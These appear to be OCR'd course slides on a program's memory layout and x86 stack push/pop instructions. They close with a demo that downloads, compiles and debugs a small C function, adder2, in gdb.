

Parts of Program Memory
0:
1:
...
. . . Memory addresses . . .
max:
Operating system
Code:
function instructions stored here
Data:
global variables stored here
Heap:
dynamically allocated memory
grows as program allocates memory
Stack:
local variables and parameters stored here
Grows as program calls functions
Shrinks on return from function

Figure 1. The parts of a program's address space




Table 2. Stack Management Instructions


Instruction	Translation

`push S`	Pushes a copy of `S` onto the top of the stack. Equivalent to:
	`sub $4, %esp`
	`mov S, (%esp)`

`pop D`	Pops the top element off the stack and places it in location `D`. Equivalent to:
	`mov (%esp), D`
	`add $4, %esp`

Demo: adder2

- wget https://samsclass.info/COMSC-142/proj/adder2.c
- gcc -m32 -fno-pie -o adder2 adder2.c
- **adder2** function has no local variables
- Its **stack frame** will have size 0



COMSC132 — debian@debian: ~/COMSC-142 — ssh debian@172.16.123.130 — 5

```
debian@debian:~/COMSC-142$ cat adder2.c
#include <stdio.h>

//adds two to an integer and returns the result
int adder2(int a) {
    return a + 2;
}

int main(void) {
    int x = 40;
    x = adder2(x);
    printf("x is: %d\n", x);
    return 0;
}
```

Demo: adder2

- gdb -q adder2
- set style enabled off
- break *adder2
- run
- disassemble adder2
- info registers

